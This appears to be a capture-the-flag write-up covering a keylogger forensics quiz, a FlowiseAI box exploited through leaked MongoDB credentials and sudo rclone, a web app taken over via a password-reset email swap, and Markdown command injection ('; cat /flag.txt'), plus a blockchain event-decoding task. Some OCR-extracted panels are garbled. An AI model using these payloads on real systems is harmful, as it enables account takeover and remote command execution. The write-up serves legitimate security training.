Within the decoded logs, after navigating directories and echoing keystrokes, we see the following line:

```
adam *RSHIFT__RSHIFT__RSHIFT__RSHIFT__RSHIFT*:  
*RSHIFT__RSHIFT__RSHIFT__RSHIFT__RSHIFT__RSHIFT__RSHIFT*"supers3cur3passw0rd_RSHIFT__LCT  
RL__LCTRL_xy  
Extracting the password from this line, we get:  
supers3cur3passw0rd
```




The screenshot shows a mobile application interface with a dark background. At the top left is a circular profile icon with a white letter 'A'. To its right is the word 'Flags'. In the top right corner, it says '5/7' with a small upward arrow icon. Below this, there is a vertical list of 7 numbered challenges, each preceded by a green circular icon with a white checkmark:

1. Who is the module's author?
2. What is the name of the function used to register keyboard events?
3. What is the name of the function that converts keycodes to strings?
4. What file does the module create to store logs? Provide the full path
5. What message does the module print when imported?
6. What is the XOR key used to obfuscate the keys? (e.g. 0x01, 0x32)
7. What is the password entered for 'adam'?

Full Pwn Challenges:

Challenge 13: Apolo



CHALLENGE NAME
Apolo

In the lawless expanse of the Frontier Cluster, Apolo serves as a beacon of security, working to safeguard the Frontier Cluster's assets from bounty hunters.

Challenge Description:

In the "Apolo" challenge, we were tasked with infiltrating the security systems of the Frontier Cluster, a network designed to protect assets from bounty hunters. This involved gaining initial access through web vulnerabilities, extracting user and root credentials, and escalating privileges to gain full system control.

Objective:

- Identify and exploit web-based vulnerabilities to gain initial access.
- Obtain user and administrative credentials.
- Escalate privileges to capture the root flag.

Host Discovery & DNS Setup:



First we need to Identify the target services and gain initial foothold.

The challenge mentions apolo.htb and ai.apolo.htb as target URLs. These are internal domain names that need to be resolved locally.

- Edit /etc/hosts on your attacker machine (Kali) to map the target IP address to the given hostnames:
 - Command: `echo "10.129.247.110 apolo.htb" | sudo tee -a /etc/hosts`
- This ensures when we browse to apolo.htb or ai.apolo.htb, it resolves correctly to the target machine. We now ran an Nmap scan on the target IP (e.g., 10.129.247.110) to identify open ports and services and found the port 80 open and a web application was running on the port

```
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
10.129.247.110 apolo.htb
10.129.247.110 ai.apolo.htb
```

- We accessed the web application hosted at apolo.htb and were presented with a futuristic-themed webpage that highlighted the "Apolo Anti Bounty Hunter Network." This site boasted of harnessing advanced AI technology to protect cluster assets.
- We navigated to ai.apolo.htb, where we encountered a login prompt as part of the FlowiseAI interface.



- We discovered an exposed API endpoint that inadvertently revealed MongoDB credentials through a JSON response.
- Using these credentials (Username: lewis, Password: C0mpl3xi3Ty!_W1n3), we gained SSH access to the system and administrative access to the AI interface.

ai.apolo.htb/API/V1/credentials/6cfda83a-b055-4fd8-a040-57e5f1dae2eb


Save Copy Collapse All Expand All Filter JSON

```

id: "6cfda83a-b055-4fd8-a040-57e5f1dae2eb"
name: "MongoDB"
credentialName: "mongoDBUrlApi"
createdDate: "2024-11-14T09:02:56.000Z"
updatedDate: "2024-11-14T09:02:56.000Z"
plainDataObj:
  mongoDBConnectUrl: "mongodb+srv://lewis:C0mpl3xi3Ty!_W1n3@cluster0.mongodb.net/myDatabase?retryWrites=true&w=majority"

```

- We logged into the system via SSH as user lewis.
- We located and extracted the user flag from the home directory, which was documented as HTB{llm_ex9l01t_4_RC3}.




- We conducted system enumeration to ascertain sudo privileges and discovered that lewis could execute rclone as root without a password.
- ran the following commands on ai.apolo.htb with user lewis:
 - Command: **(root) NOPASSWD: /usr/bin/rclone cat /root/root.txt**
- We exploited this misconfiguration to read the root flag directly from /root/root.txt, securing the ultimate flag of the challenge.
 - Command: **sudo rclone cat /root/root.txt**
 - This displayed the contents of the root.txt flag

Flag: **HTB{cl0n3_rc3_f1l3}**

```
lewis@apolo:~$ sudo rclone cat /root/root.txt > /tmp/root.txt
2024/12/14 22:45:59 NOTICE: Config file "/root/.config/rclone/rclone.conf" not found - using defaults
HTB{cl0n3_rc3_f1l3}
lewis@apolo:~$
```

Web Challenges:

Challenge 14: Armaxis



Challenge Description:

The Armaxis challenge exploits weaknesses in user authentication and command injection. It begins with a password reset vulnerability that allows privilege escalation to an admin account. The challenge progresses with a Markdown rendering flaw in the admin's Dispatch page, enabling remote command execution to retrieve the flag. The objective: chain vulnerabilities to uncover the flag hidden in the server's file system.

1. Initial Discovery

Upon inspecting the provided challenge files, the **database.js** file revealed the following:

- An initial **admin** user:

```
await runInsertUser(
  "admin@armaxis.htb",
  `${crypto.randomBytes(69).toString("hex")}`,
  "admin",
);
```

A screenshot of a developer environment showing two windows side-by-side. The left window is a code editor displaying the contents of a file named "database.js". The right window is a file explorer showing the directory structure of the challenge files. The "database.js" file contains the following code:

```
28
29   async function initializeDatabase() {
30     await run(`CREATE TABLE IF NOT EXISTS password_resets (
31       id INTEGER PRIMARY KEY AUTOINCREMENT,
32       user_id INTEGER NOT NULL,
33       token VARCHAR(64) NOT NULL,
34       expires_at INTEGER NOT NULL,
35       FOREIGN KEY (user_id) REFERENCES users (id)
36     );
37
38     const userCount = await get(`SELECT COUNT(*) as count FROM users`);
39     if (userCount.count === 0) {
40       const insertUser = db.prepare(
41         `INSERT INTO users (email, password, role) VALUES (?, ?, ?)`,
42       );
43       const runInsertUser = promisify(insertUser.run.bind(insertUser));
44
45       await runInsertUser(
46         "admin@armaxis.htb",
47         `${crypto.randomBytes(69).toString("hex")}`,
48         "admin",
49       );
50
51       insertUser.finalize();
52       console.log("Seeded initial users.");
53     }
54   };
55 }
```

The file explorer shows the following directory structure:

Name	Status	Date modified	Type	Size
routes	●	14/12/2024 02:06	File folder	
static	●	14/12/2024 02:06	File folder	
views	●	14/12/2024 02:06	File folder	
database	●	14/12/2024 02:06	JavaScript Source ...	5 KB
index	●	14/12/2024 02:06	JavaScript Source ...	1 KB
markdown	●	14/12/2024 02:06	JavaScript Source ...	1 KB
package	●	14/12/2024 02:06	JSON Source File	1 KB
utils	●	14/12/2024 02:06	JavaScript Source ...	1 KB

2. Register and Login as a Test User

- Registered a **new user** with the email test@email.htb.
- Logged into the account successfully.

3. Exploiting the Password Reset Mechanism

The password reset system had the following **vulnerability**:


- Password reset tokens were sent to the **user inbox** (visible in the test interface).
- By intercepting the reset request using a proxy tool like **Burp Suite**, we were able to:
 - Change the **target email** from test@email.htb to admin@armaxis.htb.
 - Submitted the modified request **within 1 minute** to bypass any time restriction.



Lets reset the accord of test@email.htb, since we have access to the mailbox



We can see the Reset code the mailbox



sent the request during request in a proxy tool like burpsuite

We were able to login as an admin and by changing the mail ID from
test@email.htb to admin@armaxis.htb

There is time restriction here, the request has to be send within a minute after interception to the server.

Time Type Direction Method URL Status code Length
20:39:34 14 Dec... HTTP → Request POST http://83.136.255.88:42023/reset-password

Request

Pretty	Raw	Hex
1 POST /reset-password HTTP/1.1 2 Host: 83.136.255.88:42023 3 Content-Length: 90 4 Accept-Language: en-US;q=0.9 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36 6 Content-Type: application/json 7 Accept: */* 8 Origin: http://83.136.255.88:42023 9 Referer: http://83.136.255.88:42023/reset-password 10 Accept-Encoding: gzip, deflate, br 11 Connection: keep-alive 12 13 { 14 "token": "ad785e0407e5fa9ea994d217ae4e55887", 15 "newPassword": "test", 16 "email": "test@email.htb" 17 }		

Inspector

- Request attributes
- Request query parameters
- Request cookies
- Request headers

Now we can login to admin with password we used for test user.
We can see new Page call Dispatch in admins account

The screenshot shows a web browser window with the URL 83.136.255.88:42023/weapons/dispatch. The page title is 'Armaxis'. The main content is a form titled 'Dispatch Weapon' with the following fields:

- Weapon Name: Enter weapon name
- Price: Enter price
- Note (Markdown): Enter note in Markdown
- User Email: Enter user email
- Dispatch Weapon: A blue button at the bottom.


The note field accepts markdown and renders it, lets see if we can get command injection here.

Injected the following payload into the Note field:


```
![alt](; ls /)
```

- This triggered the **ls** command, listing files in the current directory.
- The output revealed the existence of a file named **flag.txt**.

The screenshot shows the same web browser window with the 'Note (Markdown)' field containing the injected payload: `![alt](; ls /)`. The rest of the form fields are filled with 'test' for the weapon name, '100' for the price, and 'test@email.htb' for the user email. The 'Dispatch Weapon' button is visible at the bottom.



Now loged in with Intial test user again and see the user received dispatched weapon form admin



Now we checked for Request in BurpSuite

We can see the command getting executed in Markdown rendering and listing out files

We can see

flag.txt file in the same directory

Screenshot of the Burp Suite interface showing the Proxy tab with a list of captured requests and responses. The selected request is a POST to /weapons/dispatch with a Base64-encoded payload. The response shows the embedded content as an image.

Request	Response	Inspector
Raw:	Raw:	Selection: 168 (0x8)
Pretty:	Pretty:	Selected text:
Raw:	Raw:	ThIFpbElvZ19saW5laf9hbwO2NaphchAKYelucRwdopIuwFok4
Hex:	Hex:	uCnRldgj1bfwpbAp1dQmKzaxhZy5oeHOKgG
Render:	Render:	9tZopsswTKwFpbGhVzy1hdXrCo11ZGLhcIuApvcHOKhG
		#1udApvcHOKhYwby290CnJ1bgpzY1u
		OnlydgpxezXKdglwCnVcgb2YIK

Updated the command to read the file.

To read the contents of the flag, updated the payload as follows:

[alt](; cat /flag.txt)

Dispatched the weapon and checked the **Burp Suite** HTTP history.

The **Base64-encoded** content of flag.txt was embedded in the response.

Screenshot of the application's web interface showing the 'Dispatch Weapon' form. The 'Note (Markdown)' field contains the payload: `![alt](; cat /flag.txt)`. The 'User Email' field is set to `test@email.htb`.

#	Name	Price	Dispatched To	Note
1	test	\$100	test@email.htb	Error loading image: ls /
2	test	\$100	test@email.htb	
3	test	\$100	test@email.htb	

Decoded the Base64 string to obtain the flag.

HTB{I00kOut_f0r_m4rk0wn_LFI_1n_w1dl_a02bb2ac860a75d01d6960f737d2eb69}

```

Request
Pretty Raw Hex
1 | GET /weapons
2 | Host: 83.136.255.88:42023
3 | Accept-Language: en-US,en;q=0.9
4 | Upgrade-Insecure-Requests: 1
5 | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko, Chrome/131.0.6778.86 Safari/537.36)
6 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 | Referer: http://83.136.255.88:42023/
8 | DNT: 1
9 | Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkxJQ3JhZG1pbmc9S16InVzXzIiLCpYXl0IEMzQyMjC4ODYsDm94cD0mcN0IzPT0m5IiB1e4fHg7z7pLr2MXAi4tVVX_Apc
10 | If-None-Match: ac-tp2-xmH1/TzQDCEKp/8dkYB
11 | Connection: keep-alive
12 |
13 |

Response
Pretty Raw Hex Render
1 | <th scope="row">
2 |   3
3 | </th>
4 | <tr>
5 |   <td>
6 |     test
7 |   </td>
8 |   <td>
9 |     $100
10 |   </td>
11 |   <td>
12 |     test@email.htb
13 |   </td>
14 |   <td>
15 |     
16 |   </td>
17 | </tr>
18 | </tbody>
19 | </table>
20 | </div>
21 | </body>
22 | </html>

```

BlockChain Challenges:

Challenge 15: CryoPod

CHALLENGE NAME

CryoPod

In the shadowed reaches of the Frontier Cluster, where lawlessness reigns and the oppressive Frontier Board tightens its grip, people lost hope for a prosperous future and decided to undergo cryogenic preservation, to be awakened in 50 years to a new world, or never to be awakened again. The CryoPod smart contract serves as a digital vault, housing the secrets of those who sought to preserve some of their most precious memories.

Challenge Description:

The CryoPod challenge tests blockchain analysis and smart contract exploitation skills. By interacting with Ethereum smart contracts, participants retrieve event logs and decode private storage data. The challenge involves querying event emissions, extracting and decoding hidden data, and verifying potential flag candidates. The objective: uncover the flag stored within the blockchain by leveraging Solidity internals and Web3 interaction.

The CryoPod Blockchain Challenge revolves around analyzing and interacting with two Ethereum smart contracts: CryoPod and Setup. The primary goal of the challenge is to retrieve a hidden flag stored within the blockchain by interacting with these contracts or analyzing their events.

- **CryoPod Contract:** This contract stores "pods" of user data (string values) in a private mapping pods.
- **Setup Contract:** This contract deploys the CryoPod contract and contains a flagHash variable. The flagHash is a hashed version of the flag, which we need to find.

Two IPs were provided in the challenge:

1. Node Connection IP: <http://94.237.54.116:35587>

- This IP was used to connect to an Ethereum node via Web3.
- It provided access to the blockchain where the smart contracts (CryoPod and Setup) were deployed.
- All interactions with the contracts (fetching events, querying storage, sending transactions) were done through this endpoint.

2. Instance Management IP: nc 94.237.54.116 43174

- This IP allowed interaction with the challenge environment using a Netcat (NC) connection.
- It provided administrative functions for the challenge:
 - **Option 1:** Fetch connection information, such as contract addresses, private keys, and player addresses.
 - **Option 2:** Restart the instance to reset the challenge environment.
 - **Option 3:** Attempt to fetch the flag directly (used for verification after solving).

Both IPs were critical for solving the challenge:

- The **Node Connection IP** enabled direct blockchain interaction, making it the primary tool for uncovering the flag.
- The **Instance Management IP** acted as a control panel to set up and validate the environment.
- **Private Storage in Solidity:**
 - Solidity's private keyword does not make data invisible; it simply prevents direct access via a getter function.
 - Data stored in private mappings can still be retrieved by calculating its storage location and reading it from the blockchain.
- **Event Logs:**
 - Ethereum logs events when specific actions occur. In this case, the PodStored event logs user data when a pod is stored.
 - The flag might be hidden in the data emitted through these events.
- **Data Encoding:**
 - Data stored on the blockchain can be encoded in formats like hexadecimal, Base64, or even compressed. Decoding such data is crucial to uncover the flag.

Steps to Solve the Challenge

1. Setup and Environment:

- Connected to the Ethereum node provided in the challenge using Web3.py and the Node Connection IP (94.237.54.116:35587).
- Retrieved the addresses of the CryoPod and Setup contracts:
 - **CryoPod Contract Address:** 0xa821D7DdE75C118BF5EE48468a621b39244e80c3
 - **Setup Contract Address:** 0x66e242CF823fFE2ACfd844d0E75a0Ef6142b992e
- Used the Instance Management IP (nc 94.237.54.116 43174) to fetch private keys and ensure the environment was set up correctly.

2. Contract Analysis:

- Retrieved the ABIs for the CryoPod and Setup contracts to understand their functions and events.
- Noted the PodStored event in CryoPod, which logs the data being stored.

3. Fetching Events:

- Queried the PodStored events emitted by the CryoPod contract using the Ethereum node.
- Retrieved all historical event data to analyze the stored information.

4. Data Decoding:

- Some data was in readable text; others required decoding. Applied techniques like:
 - Hexadecimal Decoding**
 - Base64 Decoding**
 - GZIP Decompression**

5. Testing Flag Candidates:

- Derived flag candidates from the decoded data.
- Sent the candidates to the isSolved function in the Setup contract to test their validity.

6. Flag Verification:

- After testing multiple candidates, the correct flag **HTB{h3ll0_ch41n_sc0ut3r}** was identified and verified.

By fetching and decoding the PodStored event data, the flag **HTB{h3ll0_ch41n_sc0ut3r}** was successfully retrieved. This challenge emphasizes the importance of understanding blockchain internals and decoding techniques for CTF scenarios.

```
the fundamental biological processes and genetic sequences that are conserved across diverse species due to shared evolutionary ancestry. The overlapping genetic information encompasses genes responsible for basic cellular functions, such as cellular respiration, DNA replication, and protein synthesis. This similarity underscores the interconnectedness of life on Earth and the common molecular mechanisms that underpin various forms of life, despite the significant phenotypic differences between humans and banana plants.
Base64 decoding failed.
GZIP decompression failed.
Event - User: 0x59F6E0E7f17cf5f35fdF846795603c23dfb6
Raw Data: The Ligma meme is a classic example of bait-and-switch humor that emerged around 2018. It gained popularity as a crude internet joke, primarily on platforms like Reddit, Instagram, and Twitter. It relies on wordplay to trick an unsuspecting person into asking for clarification, only to be met with a humorous or inappropriate punchline.
Decoded Data: The Ligma meme is a classic example of bait-and-switch humor that emerged around 2018. It gained popularity as a crude internet joke, primarily on platforms like Reddit, Instagram, and Twitter. It relies on wordplay to trick an unsuspecting person into asking for clarification, only to be met with a humorous or inappropriate punchline.
Base64 decoding failed.
GZIP decompression failed.
Event - User: 0x82531056797a9c49f0b500531abf0Dd85080dF4a0
Raw Data: HTB{h3ll0_ch41n_sc0ut3r};
Decoded Data: HTB{h3ll0_ch41n_sc0ut3r}
Base64 decoding failed.
GZIP decompression failed.
Event - User: 0x2f0c09DDEE6B1e851f4212667c36d6c87bb75DA6
Raw Data: **Canned Bean and Hot Sauce Granola**: 1 can of black beans, drained and rinsed, 2 cups rolled oats, 1/2 cup honey or maple syrup, 1/4 cup vegetable oil, 2 tablespoons hot sauce, 1 teaspoon smoked paprika, 1/2 teaspoon salt, 1/4 cup dried cranberries or raisins (optional). Preparation: 1) Preheat the oven to 325°F (165°C) and line a baking sheet with parchment paper. 2) In a large mixing bowl, combine the rolled oats and drained black beans, ensuring the beans are roughly mashed but still intact for texture. 3) In a saucepan, gently heat the honey or maple syrup with the vegetable oil until well combined. 4) Stir in the hot sauce, smoked paprika, and salt into the syrup mixture. 5) Pour the liquid mixture over the oat and bean mixture, stirring thoroughly to ensure even coating. 6) Spread the mixture evenly onto the prepared baking sheet. 7) Bake for 25-30 minutes, stirring halfway through to prevent burning and ensure even toasting. 8) Remove from the oven and allow to cool completely. 9) Once cooled, mix in dried cranberries or raisins if available. 10) Break into clusters and store in airtight containers. Description: Venture into the bold and spicy world of our Canned Bean and Hot Sauce Granola, a daring blend that combines the hearty protein of black beans with the crunchy texture of rolled oats, all elevated by a fiery kick of hot sauce. This unconventional granola is a testament to survival ingenuity, utilizing long-lasting canned beans and oats that provide essential nutrients and sustained energy in post-apocalyptic environments. The addition of hot sauce not only imparts a unique flavor profile but also stimulates appetite and provides a sense of comfort through its warmth. Dried cranberries or raisins, if available, add a touch of sweetness to balance the heat, creating a complex and satisfying snack. The granola's compact form makes it easy to store and transport, while its high protein and fiber content ensure that it supports physical endurance and mental clarity when traditional food sources are scarce. Ideal for boosting morale and providing essential sustenance, this granola is a versatile and resilient option for maintaining health and energy during prolonged survival situations.
```

Script Used:

```
Z: > CyberSec > Sem-3 > OffSec > CTF > Blockchain > 🛡 Cryopod.py > ...
1  from web3 import Web3
2
3  # Connect to the blockchain node
4  node_url = "http://94.237.54.116:35587"
5  web3 = Web3(Web3.HTTPProvider(node_url))
6
7  if not web3.is_connected():
8      print("Failed to connect to blockchain")
9      exit()
10
11 print("Connected to blockchain")
